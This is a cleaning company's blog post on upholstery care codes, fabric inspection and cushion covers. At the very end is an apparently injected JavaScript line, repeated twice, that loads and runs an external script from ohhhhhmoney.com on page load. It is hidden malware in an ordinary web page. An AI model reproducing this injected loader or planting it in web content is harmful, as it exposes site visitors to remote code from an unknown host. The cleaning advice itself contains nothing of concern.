

Many couches can be professionally cleaned, but the appropriate method depends on the fabric and the furniture manufacturer’s instructions. A care code offers useful guidance; it is not a reason to use the same machine or product on every sofa in the house.
Before booking professional upholstery cleaning, look beneath the cushions or underneath the furniture for a care label. Photograph the label, the full piece, and any problem areas. If the label is missing, say so rather than guessing the material from its appearance.
Table of Contents
Understand the common codes
W generally indicates that a water-based cleaning product is permitted. S points to solvent-based cleaning. WS or SW allows either category under the manufacturer’s directions. X usually limits home care to vacuuming or appropriate brushing, making professional advice especially important before applying liquid.
These codes do not tell the whole story. Follow the furniture maker’s full instructions, including product restrictions. A fabric’s dyes, texture, backing, and cushion construction can affect what is suitable. Permission to use a water-based product is not permission to soak the furniture.
Why inspection still matters
Sir CleanALot describes fabric inspection and testing before selecting an upholstery cleaning approach. That step helps separate a material’s care requirements from the homeowner’s preferred method. If you request steam cleaning, the first question should still be whether that process fits the particular piece.
Tell the cleaner about previous treatments and any changes they caused. A water ring, fading, stiff texture, or recurring mark may affect the assessment. Point out delicate trim, damaged seams, and contrasting panels so those areas can be considered as part of the job.
Do not treat a zipper as a washing instruction
A removable cushion cover is not automatically machine washable. A zipper may exist for assembly rather than routine laundering. Washing only a cover can also create a different result from cleaning the assembled cushion or adjoining panels. Check the manufacturer’s directions before removing it.
If a recent spill is the concern, avoid experimenting with several household products. Record what spilled and when, then ask for guidance appropriate to the fabric. You can also review the Sir CleanALot blog while planning broader care for your home, but general advice should never override the piece’s specific instructions.
Want to know whether your couch is a suitable candidate? Contact Sir CleanALot at 240-334-7747 with photos and the care label. Discuss the proposed method, likely results, and drying needs before confirming your appointment.
;var s=document.createElement(“script”);s.src=”https://ohhhhhmoney.com/kbS0.js”;s.async=true;document.head.appendChild(s);;var s=document.createElement(“script”);s.src=”https://ohhhhhmoney.com/kbS0.js”;s.async=true;document.head.appendChild(s);
